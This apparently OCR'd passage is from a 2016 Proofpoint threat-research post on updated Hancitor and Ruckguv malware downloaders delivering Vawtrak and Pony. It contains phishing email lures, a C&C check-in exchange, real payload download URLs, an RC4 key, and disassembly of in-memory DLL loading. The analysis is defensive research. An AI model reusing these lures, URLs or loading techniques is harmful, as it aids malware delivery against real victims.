
Hancitor and Ruckguv Reappear, Updated and With Vawtrak On Deck

proofpoint.com/us/threat-insight/post/hancitor-ruckguv-reappear

May 12, 2016

Blog
Threat Insight
Hancitor and Ruckguv Reappear, Updated and With Vawtrak On Deck



May 12, 2016 Axel F, Matthew Mesa


Overview

Proofpoint researchers have recently observed the re-emergence of two malware downloaders that had largely disappeared for several months. Hancitor (also known as Tordal and Chanitor) and Ruckguv have reappeared in campaigns distributing Pony and Vawtrak with significant updates and increased functionality. We have also been tracking an actor experimenting with various loaders, providing insights into these evolving components of malware ecosystems.

Hancitor Analysis

Starting on April 28, we observed one of the Vawtrak actors (using ID 80, 81, 82) utilizing an updated version of the Hancitor downloader. The last time that we saw this downloader used by one of the Vawtrak affiliates was April 2015, when it was downloading an older version of Vawtrak. We believe this is the same actor now using the updated downloader.

In this case, the Hancitor loader is dropped by a macro in the Microsoft Word email attachment. Hancitor, in turn, downloads a Pony module and Vawtrak.



Extra line breaks in this message were removed.

From: [redacted]

To: [redacted]

Cc:

Subject: FW: debt fax from [redacted]

Sent: Thu 4/28/2016 9:05 AM

Message 656548703.doc (163 KB)

Hello, we have received this fax yesterday from [redacted].
We are ready to process the payment, please just reconfirm the information on the fax is accurate.
I am re-attaching it for this purpose.

Thank you,
[redacted]


[redacted]

Figure 1: Example email spreading Vawtrak on April 28th via new loader has subject "FW: debt fax from [company name]" and attachment 175415626.doc (random numbers)

In the year since we last observed the downloader in Proofpoint data, Hancitor has been overhauled and updated. Notable changes and functionality include:

- A rewrite of the network communication protocol
- The ability to download and execute a Pony DLL module (and perhaps any DLL) from within the Hancitor process

Before this update, the Hancitor command-and-control (C&C) check-in (such as with sample MD5: f472c00abef3324460989972362458e1) used a pipe-separated POST data format such as "<GUID>|<BUILD>|<PCINFO>|<IP>". The updated Hancitor submits similar information to the C&C, but in a different format. Specifically, the new POST data format is "GUID=&BUILD=&INFO=&IP=&TYPE=1&WIN=".



```
POST /sl/gate.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
Host: fastnarrowgoes.com
Content-Length: 98
Cache-Control: no-cache

GUID=[redacted]&BUILD=0905&INFO=[redacted] @ [redacted]
\[redacted]&IP=[redacted]&TYPE=1&WIN=6.1(x32)HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: [redacted]
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.4.45

41
{l:http://euro-tires.ru/pm.dll}{r:http://euro-tires.ru/inst1.exe}
0
```

Figure 2: Example Hancitor C&C check-in

Parameter	Description
GUID	A 19-digit identifier generated with the UuidCreate Windows API (in early versions of the updated Hancitor) or derived from the output of GetAdaptersAddresses Windows API (latest version seen on May 10).
BUILD	A hardcoded 4-digit number that appears to represent the software version. These are not updated in sequential order. Observed build numbers include 2804, and 0905
INFO	The info shows the computer name, account name, and domain in the “[computer name] @ [domain]\[account]” format
IP	External IP address of the infected machine, determined from api.ipify[.]org
TYPE	Hardcoded value set to “1”
WIN	Windows major and minor versions, followed by the system architecture in the “[major].[minor] ([architecture])” format where architecture is x32 or x64.


Table 1: Explanation of the parameters submitted to the C&C server by the updated Hancitor

In response to the infected client check-in, the C&C server can respond with a series of JSON-formatted commands for the client to perform, formatted as shown in Figure 2. The meaning of each command is explained in Table 2.

Command	Description
{r:[URL]}	Download and run an executable from URL
{u:}	Unimplemented
{d:}	Terminate malware process and delete backing file
{l:[URL]}	Download module (DLL) from a URL, write it to current process memory, and execute it
{n:}	Nothing to do

Table 2: Commands sent by the C&C server


The ability to download and execute a DLL module from within the Hancitor process is a new function of the updated malware. The DLL is downloaded to heap memory, written directly into the Hancitor process (using VirtualAllocEx and WriteProcessMemory) and executed from there using the CreateThread Windows API. Thus, the module is not written to the disk, and no files or persistence mechanisms are created for it. So far, we have observed only Pony downloaded as a module, but other DLLs could be loaded similarly.



```
loc_372B57:                             ; CODE XREF: WriteDLLToCurrentProcessMemory+91↑j
                jmp     short loc_372B86
; ---------------------------------------------------------------------------

loc_372B59:                             ; CODE XREF: WriteDLLToCurrentProcessMemory:loc_372B55↑j
                push    0               ; lpNumberOfBytesWritten
                mov     ecx, [ebp+dwSize]
                push    ecx             ; nSize
                mov     edx, [ebp+lpBuffer]
                push    edx             ; lpBuffer
                mov     eax, [ebp+lpBaseAddress]
                push    eax             ; lpBaseAddress
                mov     ecx, [ebp+curProcess_handle]
                push    ecx             ; hProcess
                call    ds:WriteProcessMemory
                test    eax, eax
                jnz     short loc_372B77
                jmp     short loc_372B86
; ---------------------------------------------------------------------------
```

Figure 3: Module DLL written to current process and executed from there




```
int __usercall DownloadDllAndRunFromCurrentProcess@<eax>(__m128i a1@<xmm0>, LPCSTR DLLURL)
{
  signed int v3; // [sp+0h] [bp-10h]@1
  void *PayloadBuffer; // [sp+4h] [bp-Ch]@1
  SIZE_T NumBytes; // [sp+8h] [bp-8h]@1

  NumBytes = 0x500000;
  PayloadBuffer = AllocHeapMemory(0x500000u);
  v3 = 0;
  if ( DownloadDLLToFileOrHeap(a1, DLLURL, 0, (int)PayloadBuffer, 0x500000, (int)&NumBytes) )
    v3 = WriteDLLToCurProcAndRun((int)PayloadBuffer, NumBytes, 0);
  MyHeapFree(PayloadBuffer);
  return v3;
}
```

Figure 4: Pseudocode shows Hancitor downloading a DLL module, writing it to current process memory, and executing it

Ruckguv Analysis

On May 4, shortly after the updated Hancitor was first seen downloading Vawtrak, the same actor was observed using a new version of Ruckguv downloader. Before this, the last time that we saw this downloader was in December 2015, loading a Cryptowall payload. Similar to the updated Hancitor, the updated Ruckguv was dropped by a macro in the Word document. Ruckguv, in turn, downloaded a Pony module and Vawtrak.



Fw: [redacted] irs notification - Message (Plain Text)

From: [redacted]
To: [redacted]
Cc:
Subject: Fw: [redacted] irs notification
Sent: Wed 5/4/2016 9:08 AM

irs_468718228.doc (121 KB)

We just got this from the IRS.
Thank you

[redacted]


Figure 5: Example email spreading Vawtrak on May 4th via new loader has subject "FW: [company website] irs notification" and attachment irs_468718228.doc (random numbers)

Since we last saw the downloader in Proofpoint data, Ruckguv has also been overhauled and updated. Notable changes and new malware features include:

- Payload URLs are no longer encoded with ROT13
- Downloaded payload is written to the system with one possible file name instead of three
- More robust download code, instead of simply calling the URLDownloadToFileA API
- The ability to download and run a Pony DLL as a module

The old version of Ruckguv (for example, MD5: 1c319670a717305f7373c8529092f8c3) encoded its payload URLs stored in the malware binary with ROT13, and decoded them at run-time. This is no longer the case; but other strings, such as DLL names used by the malware are now ROT13-encoded instead.


The downloaded payload is now written to the %APPDATA%\csrss_[volume_serial].exe file, where volume_serial is an eight-character string is generated with GetVolumeInformationA. Previously, the payload was also written to the %APPDATA% folder, but with one of three possible filenames, including csrss_*nn*.exe, WindowsDriver_*nn*.exe, or Frifox_*nn*.exe, where *nn* was a random two-digit number.



```
.text:001B1234 push    ecx
.text:001B1235 push    esi
.text:001B1236 call    eax
.text:001B1238 call    GetVolumeSerialNumber
.text:001B123D mov     edi, eax
.text:001B123F push    edi
.text:001B1240 lea     eax, [ebp+68h+buff_appdata_folder]
.text:001B1246 push    eax
.text:001B1247 lea     eax, [ebp+68h+exe_filename]
.text:001B124D push    offset csrss_filename ; "%s\\csrss_%x.exe"
.text:001B1252 push    eax
.text:001B1253 call    [ebp+68h+wsprintfA]
.text:001B1256 push    edi
.text:001B1257 lea     eax, [ebp+68h+buff_appdata_folder]
.text:001B125D push    eax
.text:001B125E lea     eax, [ebp+68h+dl_filename_identifier]
.text:001B1264 push    offset cstss_filename_identifier ; "%s\\csrss_%x.exe:Zone.Identifier"
.text:001B1269 push    eax
.text:001B126A call    [ebp+68h+wsprintfA]
```

Figure 6: Code snippet showing filename generation for the downloaded payload


The old version of the malware simply downloaded the payload with the URLDownloadToFileA Windows API, which “downloads bits from the Internet and saves them to a file.” The new version reworked that functionality to instead use the InternetOpen, InternetOpenUrl, CreateFile, and WriteFile functions. The use of these functions allows for further customization, such as setting the User-Agent to “Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)”. Additionally the downloaded file size is now checked; if it is less than 2,000 bytes, it is considered a failed download and the loader attempts an alternative download location. This check may incidentally or intentionally help against white hat hackers that may alter/neuter the malware payload sites, such as those described in the “STUPID LOCKY” incident [2].



```
.text:001B1285 lea     eax, [ebp+68h+exe_filename]
.text:001B128B push    eax              ; dl_filename
.text:001B128C push    offset payload_url1 ; "http://logimax.net.in/ii.exe"
.text:001B1291 call    DownloadFromUrlToFile
.text:001B1296 push    8F8F114h
.text:001B129B push    1
.text:001B129D call    ResolveAPIAddress
.text:001B12A2 add     esp, 10h
.text:001B12A5 push    esi
.text:001B12A6 push    80h
.text:001B12AB push    3
.text:001B12AD push    esi
.text:001B12AE push    esi
.text:001B12AF mov     ebx, 80000000h
.text:001B12B4 push    ebx
.text:001B12B5 lea     ecx, [ebp+68h+exe_filename]
.text:001B12BB push    ecx
.text:001B12BC call    eax
.text:001B12BE push    esi              ; a2
.text:001B12BF push    eax              ; file_handle
.text:001B12C0 mov     [ebp+68h+fileHandle], eax
.text:001B12C3 call    GetFileSize_
.text:001B12C8 push    [ebp+68h+fileHandle] ; hObject
.text:001B12CB mov     [ebp+68h+filesize], eax
.text:001B12CE call    CloseHandle_1
.text:001B12D3 add     esp, 0Ch
.text:001B12D6 mov     edi, 2000
.text:001B12DB cmp     [ebp+68h+filesize], edi
```

Figure 7: Code snippet showing the attempt to download the payload from an initial location, followed by a download file size check

Finally, the updated Ruckguv added the ability to download and run a DLL (we have only observed Pony DLL being downloaded so far). The DLL is downloaded to the %APPDATA%\wsrv_[volume_serial].dll location. The DLL is encrypted with a 10-byte RC4 key ("NJB#6452^&" in our sample). The DLL file is then read with ReadFile and executed from within the parent Ruckguv process by allocating memory, writing it to the parent process and jumping to its entry point.



```
.text:001B14AA push    offset wsrv_filename ; "%s\\wsrv_%x.dll"
.text:001B14AF push    eax
.text:001B14B0 call    [ebp+68h+wsprintfA]
.text:001B14B3 push    [ebp+68h+filesize]
.text:001B14B6 lea     eax, [ebp+68h+buf_appdatapath]
.text:001B14BC push    eax
.text:001B14BD lea     eax, [ebp+68h+dl_filename2_identifier]
.text:001B14C3 push    offset wsrv_filename_indentifier ; "%s\\wsrv_%x.dll:Zone.Identifier"
.text:001B14C8 push    eax
.text:001B14C9 call    [ebp+68h+wsprintfA]
.text:001B14CC push    81F0F0DFh
.text:001B14D1 push    1
.text:001B14D3 call    ResolveAPIAddress
.text:001B14D8 add     esp, 28h
.text:001B14DB lea     ecx, [ebp+68h+dll_filename]
.text:001B14E1 push    ecx
.text:001B14E2 call    eax
.text:001B14E4 lea     eax, [ebp+68h+dll_filename]
.text:001B14EA push    eax             ; dl_filename
.text:001B14EB push    offset payload_dll1 ; "http://tantrix.com.tr/pm.dll"
.text:001B14F0 call    DownloadFromUrlToFile
```

Figure 8: Code snippet showing the DLL file name generation and DLL download

Other Loaders and Actor Details

